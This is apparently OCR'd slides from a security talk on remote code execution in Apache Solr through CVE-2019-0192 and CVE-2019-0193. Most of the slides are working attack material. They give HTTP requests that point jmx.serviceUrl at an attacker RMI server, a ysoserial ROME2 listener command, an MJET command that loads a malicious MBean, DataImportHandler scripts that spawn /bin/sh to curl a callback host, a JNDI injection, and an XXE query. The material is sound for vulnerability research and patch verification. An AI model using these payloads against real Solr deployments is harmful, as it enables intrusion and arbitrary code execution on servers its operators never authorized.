


```
/solr/db/select?q={!xmlparser+v='<!DOCTYPE+a+SYSTEM+"http://localhost:
8983/solr/db/update?commit=true"><a></a>'} HTTP/1.1
```



```
74.125.73.83: cooking the response of type 'A' for solrx.x.artsploit.com
```

CVE-2019-0192 RCE via jmx.serviceUrl




```
POST /solr/techproducts/config HTTP/1.1
Host: localhost:8983
Content-Type: application/json
Content-Length: 91

{"set-property":{"jmx.serviceUrl":"service:jmx:rmi:
///jndi/rmi://localhost:1617/solr1jmx"}}
```

Target versions: 5x – 6x. In v7-8 JMX is ignored
Requirements: OOB connection or direct access

CVE-2019-0192 RCE via jmx.serviceUrl

What happen inside?




```
public static MBeanServer findMBeanServerForServiceUrl(String serviceUrl) throws IOExc
  if (serviceUrl == null) {
    return null;
  }

  MBeanServer server = MBeanServerFactory.newMBeanServer();
  JMXConnectorServer connector = JMXConnectorServerFactory
      .newJMXConnectorServer(new JMXServiceURL(serviceUrl),  environment: null, server);
  connector.start();

  return server;
}
```

Leads to un.rmi.transport.StreamRemoteCall#executeCall and then to ObjectInputStream.readObject()

CVE-2019-0192 RCE via jmx.serviceUrl

1st way to exploit (via deserialization)

- Start a malicious RMI server serving ROME2 object payload on port 1617




```
bash-3.2$ java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1617 \
> ROME2 "/Applications/Calculator.app/Contents/MacOS/Calculator"
```

- Trigger a Solr connection to the malicious RMI server by setting the jmx.serviceUrl property

- RMI server responds with a serialized object, triggering RCE on Solr

*Note: ROME gadget chain requires Solr extraction libraries in the classpath

CVE-2019-0192 RCE via jmx.serviceUrl




```
mstepankin-mbp:solr-6.6.5 mstepankin$ curl -X POST -H 'Content-type: application/json' -d '{"set-property":{"jmx.serviceUrl":"serv
ice:jmx:rmi:///jndi/rmi://localhost:1617/solrjmx"}}' http://localhost:8983/solr/techproducts/config
{
  "responseHeader":{
    "status":500,
    "QTime":427},
  "errorMessages":["Unable to reload core [techproducts]\nCould not start JMX monitoring \nCannot bind to URL [rmi://localhost:161
7/solrjmx]: javax.naming.NamingException [Root exception is java.rmi.UnexpectedException: undeclared checked exception; nested exc
eption is: \n\tBadAttributeValueException: {=}]\nnull\nundeclared checked exception; nested exception is: \n\tBadAttributeValueExc
eption: {=}\n"],
  "WARNING":"This response format is experimental.  It is likely to change in the future.",
  "error":{
    "metadata":[
      "error-class","org.apache.solr.common.SolrExce
      "root-error-class","javax.management.BadAttrib
    "msg":"Unable to reload core [techproducts]",
    "trace":"org.apache.solr.common.SolrException: U                                                                         iner.r
eload(CoreContainer.java:1189)\n\tat org.apache.solr                                                                        :508)\
n\tat org.apache.solr.handler.SolrConfigHandler$Comm                                                                        .SolrC
onfigHandler$Command.access$100(SolrConfigHandler.ja                                                                        dy(Solr
ConfigHandler.java:136)\n\tat org.apache.solr.handle                                                                        g.apac
he.solr.core.SolrCore.execute(SolrCore.java:2477)\n\                                                                        n\tat
org.apache.solr.servlet.HttpSolrCall.call(HttpSolrCa                                                                        olrDis
patchFilter.java:361)\n\tat org.apache.solr.servlet.                                                                        se.jet
ty.servlet.ServletHandler$CachedChain.doFilter(Servl                                                                        ndle(S
ervletHandler.java:582)\n\tat org.eclipse.jetty.serv                                                                        e.jett
y.security.SecurityHandler.handle(SecurityHandler.ja                                                                        ession
```

0
( ) mc m+ m− mr C +/− % ÷
2nd x^2 x^3 x^y e^x 10^x 7 8 9 ×
$\frac{1}{x}$ $\sqrt[2]{x}$ $\sqrt[3]{x}$ $\sqrt[y]{x}$ ln $\log_{10}$ 4 5 6 −
x! sin cos tan e EE 1 2 3 +

CVE-2019-0192 RCE via jmx.serviceUrl


2nd way to exploit (via JMX)

- Create an innocent rmiregistry



```
bash-3.2$ rmiregistry 1617
```

- Trigger a Solr connection to the rmiregistry by setting the jmx.serviceUrl property. It will register Solr’s JMX port on our rmiregistry.




```
PORT     STATE SERVICE  VERSION
1617/tcp open  java-rmi Java RMI Registry
| rmi-dumpregistry:
|   solr1jmx
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.0.1:51380
```

CVE-2019-0192 RCE via jmx.serviceUrl


2nd way to exploit (via JMX)

- Connect to the opened JMX port and create a malicious MBean



```
bash-3.2$ jython mjet.py 127.0.0.1 1617 install pass http://127.0.0.1:80

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Starting webserver at port 8000
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:1617/solr1jmx
[+] Connected: rmi://192.168.1.106  1
[+] Loaded javax.management.loading.MLet
[+] Loading malicious MBean from http://127.0.0.1:8000
```

CVE-2019-0193 DataImportHandler RCE




```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="URLDataSource"/>
<script><![CDATA[function f1(data){new
java.lang.ProcessBuilder["(java.lang.String[])"](["/bin/sh","-c","curl
127.0.0.1:8984/xxx"]).start()}]]></script>
  <document>
    <entity name="xx"
            url="http://localhost:8983/solr/admin/info/system"
            processor="XPathEntityProcessor"
            forEach="/response"
            transformer="HTMLStripTransformer,RegexTransformer,script:f1">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```

Target version: 1.3 – 8.2


Requirements: DataImportHandler enabled

CVE-2019-0193 DataImportHandler RCE



```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="JdbcDataSource"
driver="com.sun.rowset.JdbcRowSetImpl"
jndiName="rmi://localhost:6060/xxx" autoCommit="true"/>
  <document>
    <entity name="xx">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```

Example: search.maven.org



https://search.maven.org

sonatype | The Central Repository   Quick Stats   Who is Sonatype?   Repo

